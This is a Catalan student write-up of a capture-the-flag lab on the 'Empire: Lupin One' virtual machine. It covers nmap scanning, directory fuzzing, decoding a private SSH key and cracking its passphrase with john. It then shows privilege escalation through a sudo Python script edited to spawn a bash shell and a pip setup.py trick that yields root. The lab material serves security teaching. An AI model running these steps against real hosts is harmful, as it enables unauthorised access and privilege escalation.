

Workshop 9

1. Quina IP té la màquina?

La ip 192.168.1.10

```
(root@polkali)-[/home/polkali]
# nmap -sn 192.168.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-16 18:57 CET
Nmap scan report for 192.168.1.1
Host is up (0.00035s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.1.2
Host is up (0.00026s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.1.3
Host is up (0.00021s latency).
MAC Address: 08:00:27:F7:13:FD (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.10
Host is up (0.0010s latency).
MAC Address: 08:00:27:87:5C:4E (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.148
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.37 seconds

(root@polkali)-[/home/polkali]
```

2. Quins ports té oberts? (fes servir el paràmetre -sC)


El 22 i el 80, a més a més

```
(root@polkali)-[/home/polkali]
# nmap -sC 192.168.1.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-16 19:02 CET
Nmap scan report for 192.168.1.10
Host is up (0.00034s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|   3072 ed:ea:d9:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)
|   256  bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)
|_  256  ac:18:ec:cc:35:c0:51:f5:6f:47:74:c3:01:95:b4:0f (ED25519)
80/tcp    open  http
|_ http-robots.txt: 1 disallowed entry
|_ /~myfiles
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:87:5C:4E (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.80 seconds
```


3. Quins continguts té la web?

El contingut següent:




4. Per seguir explorant aquesta web, fes servir la tècnica de fuzzing (tens l'eina ffuf o el programa DirBuster) per tal de trobar un directori ocult. Un cop visitis aquest directori hi veuràs un nom d'usuari, quin és?

El directori secret és el /~ secret i l'usuari és: icex64




5. En aquest directori secret també hi ha un fitxer secret. Per trobar-lo has de tornar a aplicar fuzzing a partir de la nova ruta. Com es diu aquest fitxer?

Hem de fer el següent amb dirbuster:




El fitxer es diu mysecret.txt:



6. El fitxer secret conté un missatge codificat. Pots provar amb CyberChef com descodificar-lo. Un cop desxifrat, què és?

És una clau privada:

```
-----BEGIN OPENSSH PRIVATE KEY-----
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
iUJ66WmRUN9EoVlkeCzQJwivI=
-----END OPENSSH PRIVATE KEY-----
```



7. Troba el hash de la passphrase de la clau privada anterior, i després aplica força bruta per saber quina és?

Passem la clau.pem a un fitxer on hi posarem el hash amb ssh2john:

```
ssh2john private_key.pem > key.hash
```

I un cop fet això desxifrem el hash amb john the ripper:

```
john --wordlist=/usr/share/wordlists/rockyou.txt key.hash
```

```
(root@polkali)~/home/polkali/Documents
# ssh2john private_key.pem > key.hash

(root@polkali)~/home/polkali/Documents
# john --wordlist=wordlist.txt key.hash

Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 4 OpenMP threads
fopen: wordlist.txt: No such file or directory

(root@polkali)~/home/polkali/Documents
# john --wordlist=/usr/share/wordlists/rockyou.txt key.hash

Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
```

I obtenim la password: P@55w0rd!

8. Connecta't amb la clau privada per ssh al servidor.

Li he de donar permisos a la clau, ho he fet amb `chmod 600 private_key.pem`

```
(root@polkali)-[/home/polkali/Documents]
# ssh icex64@192.168.1.10 -i private_key.pem
Enter passphrase for key 'private_key.pem':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
#####
Welcome to Empire: Lupin One
#####
Last login: Thu Oct  7 05:41:43 2021 from 192.168.26.4
icex64@LupinOne:~$ id
uid=1001(icex64) gid=1001(icex64) groups=1001(icex64)
icex64@LupinOne:~$
```

9. Quin altre usuari hi ha al servidor?

L'usuari arsene:

```
icex64@LupinOne:~/arsene$ cd /home
icex64@LupinOne:/home$ ls
arsene icex64
```

10. Examina el contingut del fitxer fet amb Python i veuràs que utilitza una llibreria. Localitzala i digues quins permisos té.

Té la llibreria webbrowser:

```
icex64@LupinOne:/home/arsene$ cat heist.py
import webbrowser

print ("Its not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")
icex64@LupinOne:/home/arsene$
```

Els permisos que té la biblioteca són els següents:

```
icex64@LupinOne:/home/arsene$ ls -l /usr/lib/python3.9/webbrowser.py
-rwxrwxrwx 1 root root 24087 Oct  4 2021 /usr/lib/python3.9/webbrowser.py
icex64@LupinOne:/home/arsene$
```

11. Ara, amb la comanda adequada, mira quines comandes por executar el teu usuari actual i en quines condicions.

```
icex64@LupinOne: /home/arsene$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
  (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne: /home/arsene$
```

12. Edita el fitxer pertinent per tal d'afegir-hi una shell os.system("/bin/bash"). Executa el fitxer i... quin usuari ets?

```
import webbrowser
```

```
print("Its not yet ready to get in action")
```

```
webbrowser.open("https://empirecybersecurity.co.mz")
```

```
(arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne: /usr/lib/python3.9$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@LupinOne: /usr/lib/python3.9$ id
uid=1000(arsene) gid=1000(arsene) groups=1000(arsene),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
arsene@LupinOne: /usr/lib/python3.9$
```

Ara sóc l'usuari arsene

13. Cerca el fitxer secret del nou usuari. Quin password te?

Amb ls -la ho he vist:

```
-rw-r--r-- 1 arsene arsene 67 Oct 4 2021 .secret
arsene@LupinOne: ~$ cat .secret
I dont like to forget my password "rQ8EE"UK,eV)weg~*nd-`5:{*"}j7*Q"
arsene@LupinOne: ~$
```

14. Un altre cop, amb la comanda adequada, mira quines comandes pot executar el teu nou usuari i en quines condicions.

```
I dont like to forget my password "rQ8EE"UK,eV)weg~*nd-`5:{*"}j7*Q"
arsene@LupinOne: ~$ sudo -l
Matching Defaults entries for arsene on LupinOne:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User arsene may run the following commands on LupinOne:
  (root) NOPASSWD: /usr/bin/pip
arsene@LupinOne: ~$
```

15. Cerca a Gtfobins com explotar la vulnerabilitat d'aquesta comanda i escala privilegis.

```
(root) NOPASSWD: /usr/bin/pip
arsene@LupinOne:~$ TF=$(mktemp -d)
arsene@LupinOne:~$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
arsene@LupinOne:~$ sudo pip install $TF
Processing /tmp/tmp.pIdntcTeD2
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Fuzzing Fuzzing is a “black box testing” method in which the application is tested from the outside in. This technique consists of inputting massive amounts of data called fuzz into a target software